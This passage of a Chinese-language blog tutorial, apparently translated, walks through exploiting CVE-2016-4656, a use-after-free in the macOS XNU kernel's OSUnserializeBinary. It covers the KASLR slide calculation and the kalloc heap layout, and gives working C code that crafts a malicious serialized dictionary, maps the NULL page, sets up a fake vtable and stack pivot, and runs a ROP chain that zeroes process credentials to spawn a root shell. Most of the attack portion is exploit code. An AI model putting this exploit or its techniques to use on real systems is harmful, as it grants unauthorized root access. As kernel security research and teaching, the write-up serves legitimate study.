0xffffff80037934bf // function return address

现在我们知道0xffffff80037934bf实际上是变动后的0xffffff80003934bf。我们来做一下计算。

0xffffff80037934bf - 0xffffff80003934bf = 0x3400000

这是实际代码的最后部分：

uint64\_t hardcoded\_ret\_addr = 0xffffff80003934bf;

kslide = (\*(uint64\_t \*)(buf + (7 \* sizeof(uint64\_t)))) - hardcoded\_ret\_addr;

printf("(i) KASLR slide is %#016llx\n", kslide);

通过动态获得内核的静态地址可以被证实。但是这超出了本文章的范围。

现在我们有了偏移地址！在你的实例中，这很可能不同，并且每次在你重启的时候会改变。我们现在可以建造一个ROP功能链并且造成了use-after-free去执行它获取root权限。让我们继续吧！

## Exploiting CVE-2016-4656

由于我们拥有内核偏移地址，我们可以保持下去并且从UAF获取权限。在任何平台以任何形式利用use-after-free，了解堆分配器如何工作是很重要。这是因为你需要对分配/回收如何被分配器处理有一个清晰的理解，才能成功地操纵它们。

XNU的堆分配器被叫做zalloc，并且这里有十分多文档可以在线获得。你可以阅读定位在osfmk/kern/zalloc.h的代码和XNU源代码树中的osfmk/kern/zalloc.c的代码。我会快速地做基本检查，所以你能明白接下来是利用漏洞。

简单地开始，在zones中zalloc的组织定位。一个zone代表同一大小分配列表。最常用的区域是kalloc zones。Kalloc是一个更高等级内核分配器，这个建立在zalloc。使请求分配大小靠拢接近于两个大小。因此，注册kalloc zones能管理两个分配器。检验OSX中的zprint命令输出：

[jndok:~jndok(Debug)]: sudo zprint | grep kalloc

kalloc.16 16 1148K 1167K 73472 74733 62742 4K 256

kalloc.32 32 2160K 2627K 69120 84075 55581 4K 128

kalloc.48 48 3448K 3941K 73557 84075 67638 4K 85

kalloc.64 64 5236K 5911K 83776 94584 80523 4K 64

kalloc.80 80 1100K 1167K 14080 14946 13586 4K 51

kalloc.96 96 4160K 5254K 44373 56050 41922 8K 85

kalloc.128 128 2220K 2627K 17760 21018 16915 4K 32

kalloc.160 160 704K 1037K 4505 6643 4115 8K 51

kalloc.256 256 8004K 8867K 32016 35469 30851 4K 16

kalloc.288 288 740K 768K 2631 2733 2179 20K 71

kalloc.512 512 1900K 2627K 3800 5254 3266 4K 8

kalloc.1024 1024 3048K 3941K 3048 3941 2588 4K 4

kalloc.1280 1280 400K 512K 320 410 201 20K 16

kalloc.2048 2048 1872K 2627K 936 1313 909 4K 2

kalloc.4096 4096 6532K 8867K 1633 2216 515 4K 1

kalloc.8192 8192 3160K 3503K 395 437 269 8K 1

这些空间仅仅被特殊大小的分配器所管理。已经被释放的元素被保存在一个链接列表，在列表中最近所释放的元素被放到最后。这很重要，因为和意味着最近释放的元素被首先重用。在另一方面，如果一个元素被释放，并且如果足够迅速，我们可以重用它。

我们如何设法重用的机制是叫做allocation primitive。可靠分配一个期望的内核内存大小是一个基本方式。我们将使用的allocation primitive是简单地在字典内部OSString之后创建一个对象。如我们已经看到的，OSUnserializeBinary为反序列化对象分配内存，并且会做的很好。我们所需要的仅仅是精确地知道我们需要分配多少内存和我们需要写入什么。

这意味着每个OSString会被放到kalloc.32区域。因此为了重用已经释放的OSString，我们需要在同一个的区域内重用一些东西。一个OSData是个完美的选择，因为我们可以通过字典控制缓冲区大小指定为32位和指定重分配。当我们创建一个kOSSerializeObject 引用到它（还记得调用retain吗？），OSString会被重用。

所以，总的来说我们所知道的：我们了解到OSString key对象一旦被反序列话就会被释放，我们可以在OSString之后立刻序列化一个32位大小OSData，根据反序列化和所引发bug这会调用retain。很好！就剩下一件事就是将数据放入OSData缓冲区。

因为这个，考虑到调用retain。如果你知道C++调用约定是如何工作的，那么你可能知道，因为OSString是OSObject的一个子类并且retain是OSObject的实现，所以控制流会通过虚函数表（vtable）调用正确的父类实现（因为OSString没有重新实现retain）。这就意味着我们必须制作一个伪造的虚函数表去控制执行。当它包含一个指向我们的栈劫持的指针，内核会认为我们伪造的虚函数表完全是合法的。

伪造的虚函数表指针会被OSData缓冲区的开始地址所替代，因为虚函数表在合法的C++对象中总是在对象开始地址处被找到。我们会防止我们伪造的虚函数表和在空页中的栈劫持，因为在内容为null的地址放入OSData更容易控制。其他地址也许会被一些应用它们的操作所修改，而为null的不会改变。这意味必须00填充OSData。与让我们看看利用use-after-free的计划。

正如info-leak,我们在获得代码之前看看利用use-after-free的计划吧：

* 制作一个二进制字典引起UAF和用00填充过的OSData缓冲区重分配已经释放的OSString。
* 映射一个空页
* 在偏移0X20处把栈劫持指针指向空页（这回转移执行代码行到转移链上）
* 在0x0处放一个小转移链指向空页（它会转移执行代码到主链上）
* 引发bug
* 提权。拿shell

这里是代码：

void use\_after\_free(void)

{

kern\_return\_t kr = 0;

mach\_port\_t res = MACH\_PORT\_NULL, master = MACH\_PORT\_NULL;

*/\* craft the dictionary \*/*

printf("(i) Crafting dictionary...\n");

void \*dict = calloc(1, 512);

uint32\_t idx = 0; // index into our data

#define WRITE\_IN(dict, data) do { \*(uint32\_t \*)(dict + idx) = (data); idx += 4; } while (0)

WRITE\_IN(dict, (0x000000d3)); // signature, always at the beginning

WRITE\_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 6)); // dict with 6 entries

WRITE\_IN(dict, (kOSSerializeString | 4)); // string 'AAA', will get freed

WRITE\_IN(dict, (0x00414141));

WRITE\_IN(dict, (kOSSerializeBoolean | 1)); // bool, true

WRITE\_IN(dict, (kOSSerializeSymbol | 4)); // symbol 'BBB'

WRITE\_IN(dict, (0x00424242));

WRITE\_IN(dict, (kOSSerializeData | 32)); // data (0x00 \* 32)

WRITE\_IN(dict, (0x00000000));

WRITE\_IN(dict, (0x00000000));

WRITE\_IN(dict, (0x00000000));

WRITE\_IN(dict, (0x00000000));

WRITE\_IN(dict, (0x00000000));

WRITE\_IN(dict, (0x00000000));

WRITE\_IN(dict, (0x00000000));

WRITE\_IN(dict, (0x00000000));

WRITE\_IN(dict, (kOSSerializeSymbol | 4)); // symbol 'CCC'

WRITE\_IN(dict, (0x00434343));

WRITE\_IN(dict, (kOSSerializeEndCollection | kOSSerializeObject | 1)); // ref to object 1 (OSString)

*/\* map the NULL page \*/*

mach\_vm\_address\_t null\_map = 0;

vm\_deallocate(mach\_task\_self(), 0x0, PAGE\_SIZE);

kr = mach\_vm\_allocate(mach\_task\_self(), &null\_map, PAGE\_SIZE, 0);

if (kr != KERN\_SUCCESS)

return;

macho\_map\_t \*map = map\_file\_with\_path(KERNEL\_PATH\_ON\_DISK);

printf("(i) Leaking kslide...\n");

SET\_KERNEL\_SLIDE(kslide\_infoleak()); // set global kernel slide

*/\* set the stack pivot at 0x20 \*/*

\*(volatile uint64\_t \*)(0x20) = (volatile uint64\_t)ROP\_XCHG\_ESP\_EAX(map); // stack pivot

*/\* build ROP chain \*/*

printf("(i) Building ROP chain...\n");

rop\_chain\_t \*chain = calloc(1, sizeof(rop\_chain\_t));

PUSH\_GADGET(chain) = SLIDE\_POINTER(find\_symbol\_address(map, "\_current\_proc"));

PUSH\_GADGET(chain) = ROP\_RAX\_TO\_ARG1(map, chain);

PUSH\_GADGET(chain) = SLIDE\_POINTER(find\_symbol\_address(map, "\_proc\_ucred"));

PUSH\_GADGET(chain) = ROP\_RAX\_TO\_ARG1(map, chain);

PUSH\_GADGET(chain) = SLIDE\_POINTER(find\_symbol\_address(map, "\_posix\_cred\_get"));

PUSH\_GADGET(chain) = ROP\_RAX\_TO\_ARG1(map, chain);

PUSH\_GADGET(chain) = ROP\_ARG2(chain, map, (sizeof(int) \* 3));

PUSH\_GADGET(chain) = SLIDE\_POINTER(find\_symbol\_address(map, "\_bzero"));

PUSH\_GADGET(chain) = SLIDE\_POINTER(find\_symbol\_address(map, "\_thread\_exception\_return"));

*/\* chain transfer, will redirect execution flow from 0x0 to our main chain above \*/*

uint64\_t \*transfer = (uint64\_t \*)0x0;

transfer[0] = ROP\_POP\_RSP(map);

transfer[1] = (uint64\_t)chain->chain;

*/\* trigger \*/*

printf("(+) All done! Triggering the bug!\n");

host\_get\_io\_master(mach\_host\_self(), &master); // get iokit master port

kr = io\_service\_get\_matching\_services\_bin(master, (char \*)dict, idx, &res);

if (kr != KERN\_SUCCESS)

return;

}

我在代码片段中使用了来源于外部的二进制，在GITHub上可以和本文的其他代码一起获得。只要记住PUSH\_GADGET宏被用来写一些值到ROP链，有点像WRITE\_IN序列化数据。小组件宏像ROP\_POP\_XXX被用来寻找内核二进制的ROP的小组件，同样find\_symbol\_address被用来寻找函数。在插入之前（我们早先找到的偏移地址），组件地址和ROP链中的函数当然偏移地址是变化的。

### Crafting the dictionary

过程很像我们之前所做的，但是字典的内容是不同的。在这儿有一个XML转化：

<dict>

<string>AAA</string>

<boolean>true</boolean>

<symbol>BBB</symbol>

<data>

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

</data>

<symbol>CCC</symbol>

<reference>1</reference> <!-- we are referring to object 1 in the dictionary, the string -->

</dict>

明显地我们在第二个key使用一个OSSymbol，为了避免重分配第一个已经释放的OSString。OSData缓冲区（00填充过）所会发生的是重分配OSString的空间，并且当调用retain发生时（同时OSUnserializeBinary解析引用），内核会读取从我们的缓冲区中读取虚函数表。指针被定位为缓冲区首8个字节，并且读取为0。

内核会废弃指针，然后添加retain偏移地址去读取存储在虚函数表中的父retain指针。retain偏移是0x20（32位），并且这意味着RIP将在0x20处结束。

在许多系统中这不能利用，在那些系统中映射空页是不可能的，但是在OS X中不正确。因为遗留的原因，Apple不强迫在32位二进制程序中加固\_\_PAGEZERO段。这就意味着如果我们的是32位编译的二进制程序（它已经是了，因为我们编译了它可以使用私有的IOKit APIs），即使缺少\_\_PAGEZERO段，内核也可以执行二进制程序。这就意味着我们可以简单地映射空页和设置我们的栈指针劫持。

### Mapping NULL

如之前所说，Apple不强迫在32位二进制程序中增加\_\_PAGEZERO段。通过编译我们的包括-pagezero\_size,0标志的二进制程序为32位，我们可以有效地禁止\_\_PAGEZERO段并且在运行时的映射为空。代码：

mach\_vm\_address\_t null\_map = 0;

vm\_deallocate(mach\_task\_self(), 0x0, PAGE\_SIZE);

kr = mach\_vm\_allocate(mach\_task\_self(), &null\_map, PAGE\_SIZE, 0);

if (kr != KERN\_SUCCESS)

return;

### Pivoting the stack

在内核间接引用我们伪造的虚函数表指针指向NULL+0x20，我们成功地获得了RIP的控制。

然而在运行我们的主要主链之前，我们需要劫持栈，也就是获得RSP控制（或者说栈控制）。有很多方式可以完成这个目的，但是最终的目标是把链地址放进RSP。如果我们不设置RSP为链地址，接下来的各个组件就不会运行，因为ret指令在第一个链组件处就会返回错误的堆栈（原来的那个）。当RSP正确地设置了，ret指令就会从ROP栈中读取我们接下来的组件/函数地址，并且设置RIP为它。这就是我们想要的！

我们用空来间接引用获取栈控制的方法是使用一个单独组件来交换RSP和RAX的值。如果RAX的值被控制，game’s over!在本情境下，RAX总是为0（它会保持我们的OSData缓冲区接下来的8个字节，因此总为0），所以我们可以在0处映射我们一条小转移链，并且在0x20处设置劫持。RIP将会发生的是被设置为0x20，执行组件替换把RSP设置为0，然后返回，栈中弹出的首地址给RIP然后开始执行链。

有个小地方需要注意的是什么是转移链的目标（映射在0处）。实际上再次重设RSP到主链。这样做是因为我们在0和0x20之间没有那么多空间（仅仅32个字节，也就是4个地址），这对于存储我们的提权链是不够的。

\*(volatile uint64\_t \*)(0x20) = (volatile uint64\_t)ROP\_XCHG\_ESP\_EAX(map); // stack pivot

准备是转移代码，它仅仅读取了栈中下一个值并把值弹出给RSP（因为我们控制了RSP，所以我们现在可以做到）

uint64\_t \*transfer = (uint64\_t \*)0x0;

transfer[0] = ROP\_POP\_RSP(map);

transfer[1] = (uint64\_t)chain->chain;

### The main chain

现在是真正利用的部分。我们在这所做的是至关重要的：要能够执行内核代码，我们必须在内存中找到我们的进程凭证结构并且填充将它为0，来提升我们的权限。通过填充为0，我们提升了我们的进程权限（root组ID全都是0）。

我们正在做的是模仿setuid(0)，但是我们不能调用它，因为有权限检查。thread\_exception\_return会不慌不忙的将我们从内核空间踢出来，所以它被用来从内核限制中返回。

ROP\_RAX\_TO\_ARG1宏移动RAX寄存器到RDI（下一个函数调用的第一个参数）中，RAX保存着之前调用所返回的值。

*/\**

*\* chain prototype:*

*\**

*\* proc = current\_proc();*

*\* ucred = proc\_ucred(proc);*

*\* posix\_cred = posix\_cred\_get(ucred);*

*\**

*\* bzero(posix\_cred, (sizeof(int) \* 3));*

*\**

*\* thread\_exception\_return();*

*\*/*

rop\_chain\_t \*chain = calloc(1, sizeof(rop\_chain\_t));

PUSH\_GADGET(chain) = SLIDE\_POINTER(find\_symbol\_address(map, "\_current\_proc"));

PUSH\_GADGET(chain) = ROP\_RAX\_TO\_ARG1(map, chain);

PUSH\_GADGET(chain) = SLIDE\_POINTER(find\_symbol\_address(map, "\_proc\_ucred"));

PUSH\_GADGET(chain) = ROP\_RAX\_TO\_ARG1(map, chain);

PUSH\_GADGET(chain) = SLIDE\_POINTER(find\_symbol\_address(map, "\_posix\_cred\_get"));

PUSH\_GADGET(chain) = ROP\_RAX\_TO\_ARG1(map, chain);

PUSH\_GADGET(chain) = ROP\_ARG2(chain, map, (sizeof(int) \* 3));

PUSH\_GADGET(chain) = SLIDE\_POINTER(find\_symbol\_address(map, "\_bzero"));

PUSH\_GADGET(chain) = SLIDE\_POINTER(find\_symbol\_address(map, "\_thread\_exception\_return"));

最终我们可以使用，当信息泄露时用来测试我们字典合法性的同样的代码引发bug

host\_get\_io\_master(mach\_host\_self(), &master); // get iokit master port

kr = io\_service\_get\_matching\_services\_bin(master, (char \*)dict, idx, &res);

if (kr != KERN\_SUCCESS)

return;

如果所有事情都进行的不错我们将提升我们的权限了。检查每个步骤是否进行很好，简单地调用getuid并且看看返回的值为0.如果这样你的进程现在就有root权限了，所以就调用system("/bin/bash")弹出一个shell！


if (getuid() == 0) {

puts("(+) got r00t!");

system("/bin/bash");

}

在所有工作完成之后，这就是我们的shell，完！！



## Conclusion

这确实读起来很长（对于我，写起来也很长！）。我真的感谢你读了这么多，并且衷心地希望你找到它的乐趣。这是我们第一篇博客文章，并且过去从没写过这么多，如果你发现读起来有点啰嗦，我向你真诚地道歉！

下面是本文所使用的所有引用链接，这些链接也能在GitHub上重新取得，代码也能在那儿获得。再次谢谢你阅读了本文，当我写一些其他的东西的时候，希望你能在这！持续更新，follow me on Twitter。（https://twitter.com/jndok）

## PoC Code

整个PoC可以在github上面获得（https://github.com/jndok/PegasusX）。如果你想，你可以自由的提交pull请求!

## Credits and thanks

* qwertyoruiop - For exploitation-related help.
* i0n1c - For original writeup (here).
* SparkZheng - For his PoC which helped me out with the info-leak!

## References

1. [The info leak era on software exploitation](https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf) –– Fermin J. Serna ([@fjserna](https://twitter.com/fjserna))
2. [Kernel ASLR](https://www.theiphonewiki.com/wiki/Kernel_ASLR) –– The iPhone Wiki
3. [What is a code reuse attack?](https://www.quora.com/What-is-a-code-reuse-attack) –– Quora
4. [The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)](https://cseweb.ucsd.edu/~hovav/dist/geometry.pdf) –– Hovav Shacham
5. [User Client Info.txt](https://developer.apple.com/library/content/samplecode/SimpleUserClient/Listings/User_Client_Info_txt.html) –– Apple
6. [Using freed memory](https://www.owasp.org/index.php/Using_freed_memory) –– OWASP
7. [An Introduction to Use After Free Vulnerabilities](https://www.purehacking.com/blog/lloyd-simon/an-introduction-to-use-after-free-vulnerabilities) –– Lloyd Simon
8. [Attacking the XNU Kernel For Fun And Profit – Part 1](http://blog.qwertyoruiop.com/?p=38) –– Luca Todesco ([@qwertyoruiopz](https://twitter.com/qwertyoruiopz))
9. [Attacking the XNU Kernel in El Capitan](https://www.blackhat.com/docs/eu-15/materials/eu-15-Todesco-Attacking-The-XNU-Kernal-In-El-Capitain.pdf) –– Luca Todesco ([@qwertyoruiopz](https://twitter.com/qwertyoruiopz))
10. [iOS Kernel Heap Armageddon](https://media.blackhat.com/bh-us-12/Briefings/Esser/BH_US_12_Esser_iOS_Kernel_Heap_Armageddon_WP.pdf) –– Stefan Esser ([@i0n1c](https://twitter.com/i0n1c))
11. [What happens in OS when we dereference a NULL pointer in C?](http://stackoverflow.com/questions/12645647/what-happens-in-os-when-we-dereference-a-null-pointer-in-c) –– StackOverflow
12. [Stack Pivoting](http://neilscomputerblog.blogspot.it/2012/06/stack-pivoting.html) –– Neil Sikka